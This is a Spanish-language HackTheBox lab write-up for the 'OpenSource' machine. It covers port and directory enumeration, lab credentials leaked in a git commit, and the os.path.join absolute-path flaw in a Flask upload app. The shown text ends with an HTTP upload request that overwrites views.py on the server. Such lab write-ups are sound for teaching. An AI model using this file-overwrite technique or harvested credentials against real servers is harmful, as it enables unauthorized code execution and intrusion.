

OpenSource



HACKTHEBOX

Ignacio Amador López

INDICE

1. ENUMERACION	4
Web	4
Directorios	4
Tecnologías	5
Análisis web	5
.git	7
2. EXPLOTACION	12
os.join.path()	12
Werkzeug Console	15
3. Shell - Docker	18
4. PIVOTING	20
5. ESCALADA	23
6. REFERENCIAS	24

INDICE DE ILUSTRACIONES

Ilustración 1. nmap inicial.....	4
Ilustración 2. dirsearch inicial	4
Ilustración 3. dirsearch general	4
Ilustración 4. Wappalizer	5
Ilustración 5. Página web inicial #1	5
Ilustración 6. Página web inicial #2	6
Ilustración 7. Página web /console.....	6
Ilustración 8. Página web /upcloud	7
Ilustración 9. Contenido de repositorio git.....	7
Ilustración 10. git logs.....	7
Ilustración 11. Cambios en git commit	8
Ilustración 12. Prueba de conexión SSH	8
Ilustración 13. Contenido de views.py	9
Ilustración 14. os.join.path #1	10
Ilustración 15. os.join.path #2	10
Ilustración 16. Contenido de utils.py.....	11
Ilustración 17. Prueba de payload	12
Ilustración 18. Explotación de os.join.path() #1	12
Ilustración 19. Respuesta a exploit.....	12
Ilustración 20. Bypass de saneamiento de rutas	13
Ilustración 21. Consulta de ruta creada.....	14
Ilustración 22. Payload reverse shell #1	14
Ilustración 23. Payload reverse shell #2	14
Ilustración 30. Información necesaria para generación de PIN.....	15
Ilustración 31. Ruta completa a app.py	15
Ilustración 32. Dirección MAC	15
Ilustración 33. Dirección MAC hexadecimal a decimal.....	16
Ilustración 34. ID de maquina.....	16
Ilustración 35. Configuración de script PIN	16
Ilustración 36. Ejecución de script PIN	16
Ilustración 37. Prueba de acceso a consola con PIN.....	17
Ilustración 24. Ruta raíz	18
Ilustración 25. Interfaces de red.....	18
Ilustración 26. Prueba de conexión con host	18
Ilustración 27. Enumeración de puertos internos	19
Ilustración 28. Consulta web en puerto interno 3000.....	19
Ilustración 29. Web en puerto interno 3000	19
Ilustración 38. Subida de Chisel.....	20
Ilustración 39. Creación de túnel mediante Chisel.....	20
Ilustración 40. Configuración de FoxyProxy para proxychains	21
Ilustración 41. Web Gitea #1	21
Ilustración 42. Web Gitea #2	21
Ilustración 43. Web Gitea #3	22
Ilustración 44. Conexión SSH a host vía clave privada.....	22
Ilustración 45. User Flag	22
Ilustración 46. Ejecución de pspy	23
Ilustración 47. Script ejecutado recursivamente.....	23
Ilustración 48. Creación de hook	23
Ilustración 49. Root Flag	23

INDICE DE FRAGMENTOS DE CODIGO

Código 1. Consulta de logs en git.....	8
Código 2. Consulta de cambios de commit	8
Código 3. Estructura de rutas en Flask	9
Código 4. Servidor Python HTTP	20
Código 5. Configuración de pivoting.....	20

1. ENUMERACION

En la enumeración inicial nos encontramos con 3 puertos:

- **22** - Puerto SSH: A este servicio no tenemos acceso ni podemos vulnerarlo debido a su actualizada versión.
- **80** – Puerto HTTP: Servidor web.
- **3000** – Puerto Filtrado: Este puerto al aparecer filtrado puede ser importante en un futuro, pues es posible que no se pueda acceder desde el exterior y solo desde una red interna.

```
~/Machines/HTB/OpenSource ➤ sudo nmap -p- -sSCV -Pn --min-rate 3500 -oN ini.nmap 10.129.227.140
[sudo] password for iamadorl:
Sorry, try again.
[sudo] password for iamadorl:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 10:47 CET
Nmap scan report for 10.129.227.140
Host is up (0.043s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 1e:59:05:7c:a9:58:c9:23:90:0f:75:23:82:3d:05:5f (RSA)
|   256  48:a8:53:e7:e0:08:aa:1d:96:86:52:bb:88:56:a0:b7 (ECDSA)
|_  256  02:1f:97:9e:3c:8e:7a:1c:7c:af:9d:5a:25:4b:b8:c8 (ED25519)
80/tcp    open  http     Werkzeug httpd 2.1.2 (Python 3.10.3)
|_ http-title: upcloud - Upload files for Free!
|_ http-server-header: Werkzeug/2.1.2 Python/3.10.3
3000/tcp  filtered ppp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.46 seconds
```

Ilustración 1. nmap inicial

Web

Directorios

Al enumerar directorios llevamos a cabo tres escaneos con tres wordlist diferentes, abarcando un gran campo de palabras las cuales nos permitan llevar a cabo un reconocimiento bastante serio de la estructura de directorios expuestos del servidor web

```
~/Machines/HTB/OpenSource/recon ➤ dirsearch -u http://10.129.227.140
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/iamadorl/Machines/HTB/OpenSource/recon/reports/http_10.129.227.140/_25-11-18_10-51-15.txt
Target: http://10.129.227.140/

[10:51:15] Starting:
[10:51:36] 200 - 2KB - /console
[10:51:39] 200 - 2MB - /download
[10:52:09] 500 - 15KB - /uploads/dump.sql
[10:52:09] 500 - 16KB - /uploads/effup-debug.log

Task Completed
```

Ilustración 2. dirsearch inicial

```
~/Machines/HTB/OpenSource/recon ➤ dirsearch -u http://10.129.227.140 -w /usr/share/wordlists/seclists/Disco
very/Web-Content/directory-list-2.3-medium.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 220544
Output File: /home/iamadorl/Machines/HTB/OpenSource/recon/reports/http_10.129.227.140/_25-11-18_10-52-43.txt
Target: http://10.129.227.140/

[10:52:43] Starting:
[10:52:45] 200 - 2MB - /download
[10:53:01] 200 - 2KB - /console

Task Completed
```

Ilustración 3. dirsearch general

A destacar tenemos el directorio /console, el cual visitaremos más tarde.

Tecnologías

En cuanto a tecnologías nos interesa Flask, pudiendo el servidor estar montado en esta tecnología, cosa a poder tener en cuenta en un futuro.




Ilustración 4. Wappalizer

Análisis web

En cuanto a las páginas que presenta el servidor tenemos las siguientes. En primer lugar encontramos esta como vista principal o index. Presenta una herramienta Open Source la cual se basa en la transferencia de archivos por medio de la red.




Ilustración 5. Página web inicial #1

A destacar de esta vista son los enlaces a dos vistas. El botón “Download” nos descarga en nuestro equipo lo que parece ser un repositorio con la herramienta. Por otro lado el botón “Take me there!” nos redirige a una demo de la herramienta.




Ilustración 6. Página web inicial #2

Teníamos pendiente visitar el directorio `/console`. Este nos presenta una consola presente en muchos servidores de Werkzeug, la cual se encuentra protegida por un PIN, que en caso de que tengamos algún tipo de posibilidad de filtrar información podremos generar este PIN.




Ilustración 7. Página web `/console`

El botón que nos redirigía a la demo nos manda al directorio **/upcloud**, con la siguiente vista. Esta nos permite subir cualquier tipo de archivos, sin limitación alguna, pero en el momento en el que se accede al lugar donde estos se almacenan, simplemente se descarga, nada más.




Ilustración 8. Página web /upcloud

.git

Si descomprimos el archivo comprimido que nos descargamos de la web nos encontramos con un repositorio de git.

```
~/.Ma/HT/0/source git public ?1 ls
drwxrwxr-x iamadorl iamadorl 4.0 KB Tue Nov 18 10:55:43 2025 .
drwxrwxr-x iamadorl iamadorl 4.0 KB Tue Nov 18 10:55:43 2025 ..
drwxrwxr-x iamadorl iamadorl 4.0 KB Tue Nov 18 10:55:48 2025 .git
drwxrwxr-x iamadorl iamadorl 4.0 KB Thu Apr 28 13:45:52 2022 app
-rwxr-xr-x iamadorl iamadorl 110 B Thu Apr 28 13:40:20 2022 build-docker.sh
drwxr-xr-x iamadorl iamadorl 4.0 KB Thu Apr 28 13:34:45 2022 config
-rw-rw-r-- iamadorl iamadorl 574 B Thu Apr 28 14:50:20 2022 Dockerfile
-rw-rw-r-- iamadorl iamadorl 2.4 MB Tue Nov 18 10:54:34 2025 source.zip
```

Ilustración 9. Contenido de repositorio git

En muchas ocasiones los repositorios de código abierto como este tienen todos los commit o actualizaciones de código llevados a cabo durante la realización del proyecto. De igual manera se pueden crear branches o ramas las cuales pueden servir para desarrollar el código por fases y no actualizar el repositorio entero.

En base a esto, los commit registran los cambios implementados en los archivos actualizados, tanto código añadido como eliminado.

Por ello, vamos a consultar los logs del repositorio en todas las ramas del repositorio en busca de información relevante para completar la máquina. Vemos entonces que en base al commit inicial hay dos ramas, public y dev, cada una con una serie de commits, los cuales vamos a consultar ahora.

```
* 2c67a52 (HEAD -> public) clean up dockerfile for production use
* c41fede (dev) ease testing
* be4da71 added gitignore
* a76f8f7 updated
/
* ee9d9f1 initial
(END)
```

Ilustración 10. git logs


```
git log --oneline --graph --decorate -all
```

Código 1. Consulta de logs en git

En uno de los commit, el primero de la rama **dev**, encontramos lo siguiente. Son lo que parecen ser unas credenciales. En el resto de commits no encontramos nada más relevante.

```
commit a76f8f75f7a4a12b706b0cf9c983796fa1985820
Author: gituser <gituser@local>
Date: Thu Apr 28 13:46:16 2022 +0200

    updated

diff --git a/app/.vscode/settings.json b/app/.vscode/settings.json
new file mode 100644
index 0000000..5975e3f
--- /dev/null
+++ b/app/.vscode/settings.json
@@ -0,0 +1,5 @@
+{
+  "python.pythonPath": "/home/dev01/.virtualenvs/flask_app_b5CscEs_/bin/python",
+  "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.128:5187/",
+  "http.proxyStrictSSL": false
+}
diff --git a/app/app/views.py b/app/app/views.py
index f2744c6..0f3cc37 100644
--- a/app/app/views.py
+++ b/app/app/views.py
@@ -6,7 +6,17 @@ from flask import render_template, request, send_file
 from app import app

@app.route('/', methods=['GET', 'POST'])
+@app.route('/')
+def index():
+    return render_template('index.html')
+
+
+@app.route('/download')
+def download():
+    return send_file(os.path.join(os.getcwd(), "app", "static", "source.zip"))
+
+
+@app.route('/upcloud', methods=['GET', 'POST'])
+def upload_file():
+    if request.method == 'POST':
+        f = request.files['file']
@@ -20,4 +30,4 @@ def upload_file():
 @app.route('/uploads/<path:path>')
 def send_report(path):
     path = get_file_name(path)
-    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
\ No newline at end of file
+    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
~
```

Ilustración 11. Cambios en git commit

```
git show $commit_id
```

Código 2. Consulta de cambios de commit

Si estas credenciales las probamos para conectarnos por SSH, pero nos indica que la conexión únicamente se puede realizar por clave, por lo que guardamos las credenciales para un posible futuro.

```
~/Machines/HTB/OpenSource ssh dev01@10.129.185.130
The authenticity of host '10.129.185.130 (10.129.185.130)' can't be established.
ED25519 key fingerprint is: SHA256:LbyqaUq6KgLaGQJpfh7gPPdQG/iA2K4KjYGj0k9BMXk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.185.130' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
dev01@10.129.185.130: Permission denied (publickey).
```

Ilustración 12. Prueba de conexión SSH

Flask

Antes de seguir, ¿qué pasa con Flask? Esta aplicación decide qué hacer con cada URL según unas reglas internas definidas. Si hacemos una visión rápida de cómo funciona Flask nos encontraremos algo como lo siguiente

```
from flask import Flask


app = Flask(__name__)

@app.route("/")
def index():
    return "Hola"
```

Código 3. Estructura de rutas en Flask

Flask funciona por declaraciones de objetos WSGI que por cada petición HTTP que reciban buscara en las rutas disponibles, y en caso de que encuentre una, ejecuta la función asociada a la misma y devuelve la respuesta HTTP. En caso de no encontrar la ruta devolvería un error 404.

Sobre información relevante en archivos del repositorio encontramos lo siguiente. En primer lugar el archivo de vistas en el que encontramos los directorios que se nos muestran en la web y las acciones que se llevan a cabo cuando las visitamos.



```
File: views.py

1  import os
2
3  from app.utils import get_file_name
4  from flask import render_template, request, send_file
5
6  from app import app
7
8
9  @app.route('/')
10 def index():
11     return render_template('index.html')
12
13
14 @app.route('/download')
15 def download():
16     return send_file(os.path.join(os.getcwd(), "app", "static", "source.zip"))
17
18
19 @app.route('/upcloud', methods=['GET', 'POST'])
20 def upload_file():
21     if request.method == 'POST':
22         f = request.files['file']
23         file_name = get_file_name(f.filename)
24         file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
25         f.save(file_path)
26         return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
27     return render_template('upload.html')
28
29
30 @app.route('/uploads/<path:path>')
31 def send_report(path):
32     path = get_file_name(path)
33     return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
```

Ilustración 13. Contenido de views.py

En este archivo encontramos una función, **os.path.join()**, de Python la cual es muy peligrosa en caso de que se use en entornos públicos.

os.path.join()

os.path.join() sirve para unir trozos de rutas añadiendo los separadores correctos entre ellos, pero no es una función de seguridad: concatena los componentes en orden y, si alguno de los que le pasas es una ruta absoluta (por ejemplo empieza por / en Unix o C:\ en Windows), descarta todo lo que venía antes y la ruta resultante pasa a construirse desde ese componente absoluto, lo que significa que si usas `os.path.join(BASE_DIR, input_usuario)` sin validar, el usuario puede saltarse tu `BASE_DIR` usando rutas absolutas o combinadas luego con `../`, aunque esto último esta saneado en otro archivo.

`os.path.join(path, *paths)`

Join one or more path components intelligently. The return value is the concatenation of *path* and any members of **paths* with exactly one directory separator following each non-empty part except the last, meaning that the result will only end in a separator if the last part is empty. **If a component is an absolute path, all previous components are thrown away and joining continues from the absolute path component.**

On Windows, the drive letter is not reset when an absolute path component (e.g., `r'\foo'`) is encountered. If a component contains a drive letter, all previous components are thrown away and the drive letter is reset. Note that since there is a current directory for each drive, `os.path.join("c:", "foo")` represents a path relative to the current directory on drive C: (`c:foo`), not `c:\foo`.

Changed in version 3.6: Accepts a [path-like object](#) for *path* and *paths*.

Ilustración 14. `os.path.join` #1

Como vemos, existe la posibilidad de que en caso de que el nombre del archivo aportado cuenta con la ruta absoluta, esta se sustituye como dice la documentación tirando a la basura el resto de las componentes de la función.

So I fired up a Python interactive shell and tried a few things in a Python interactive shell to clarify the above paragraph.

The above code outputs `uploads/static/test.png` for `file_name="test.png"`

```
3945 ~ » python
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> file_name="test.png"
>>> os.path.join("uploads", "static", file_name)
'uploads/static/test.png'
```

This is the expected behaviour and is probably what the developer wanted, but what happens if we pass an absolute path for the `file_name` e.g. `/tmp/test.png` ?

```
>>> file_name="/tmp/test.png"
>>> os.path.join("uploads", "static", file_name)
'/tmp/test.png'
>>>
```

Boom. The result, as unexpectedly expected it is, would be `/tmp/test.png`.

As the documentation has already said, if you pass an absolute path to `os.path.join`, it will drop everything else and will use that as the final return value.

That was all I needed to create a POC and get a shell.

Ilustración 15. `os.path.join` #2

Sabemos entonces que con esto podremos subir archivos al servidor donde se aloja la demo, de manera que podremos acceder a ellos desde el navegador.

Una vez enumerado el pasado archivo, vamos con el siguiente. Este presenta una serie de utilidades usada en la web, donde vemos que se lleva a cabo una sanitación evitando el acceso a otros archivos del sistema, eliminando las cadenas ../.

```
~/Machines/HTB/OpenSource/source/app/app git P dev !1 ?1 cat utils.py
File: utils.py
1  import time
2
3
4  def current_milli_time():
5      return round(time.time() * 1000)
6
7
8  """
9  Pass filename and return a secure version, which can then safely be stored on a regular file system.
10 """
11
12
13 def get_file_name(unsafe_filename):
14     return recursive_replace(unsafe_filename, "../", "")
15
16
17 """
18 TODO: get unique filename
19 """
20
21
22 def get_unique_upload_name(unsafe_filename):
23     spl = unsafe_filename.rsplit("\\.", 1)
24     file_name = spl[0]
25     file_extension = spl[1]
26     return recursive_replace(file_name, "../", "") + "_" + str(current_milli_time()) + "." + file_extension
27
28
29 """
30 Recursively replace a pattern in a string
31 """
32
33
34 def recursive_replace(search, replace_me, with_me):
35     if replace_me not in search:
36         return search
37     return recursive_replace(search.replace(replace_me, with_me), replace_me, with_me)
```

Ilustración 16. Contenido de utils.py

2. EXPLOTACION

os.join.path()

Si hacemos referencia a la aplicación que estamos vulnerando nos encontramos con las rutas que nos encontramos en la Ilustración 13. Desde aquí lo que podemos hacer es crear una nueva ruta en tal archivo, subir el archivo de views.py al servidor sustituyendo el ya existente y hacer referencia en el navegador a la ruta creada.

```
34 +
35 + @app.route('/admin')
36 + def admin():
37 +     return "VULNERABLE"
```

Ilustración 17. Prueba de payload

Siguiendo la estructura presentada en el zip descargable vamos a subir el archivo a la ruta /app/app/, que es donde se encuentra el archivo views.py original. Si llevamos a cabo la subida del archivo cambiando el nombre de este por la ruta absoluta como vimos en el post presentado se sube sin problema.

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /upload HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: 10.129.227.140		2 Server: Werkzeug/2.1.2 Python/3.10.3	
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0		3 Date: Tue, 18 Nov 2025 11:52:57 GMT	
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		4 Content-Type: text/html; charset=utf-8	
5 Accept-Language: en-US,en;q=0.5		5 Content-Length: 1461	
6 Accept-Encoding: gzip, deflate, br		6 Connection: close	
7 Content-Type: multipart/form-data;			
8 boundary=----geckoformboundarycb5057122836ada372fb1e69dfd247bc		7 <html lang="en">	
9 Content-Length: 1191		8 <head>	
10 Origin: http://10.129.227.140		9 <meta charset="UTF-8">	
11 Connection: keep-alive		10 <meta name="viewport" content="width=device-width, initial-scale=1.0">	
12 Referer: http://10.129.227.140/upload		11 <title>	
13 Upgrade-Insecure-Requests: 1		12 <title>	
14 Priority: u=0, i		13 </title>	
15 -----geckoformboundarycb5057122836ada372fb1e69dfd247bc		14 <script src="/static/vendor/jquery/jquery-3.4.1.min.js">	
16 Content-Disposition: form-data; name="file"; filename="/app/app/views.py"		15 </script>	
17 Content-Type: text/x-python		16 <script src="/static/vendor/popper/popper.min.js">	
18		17 </script>	
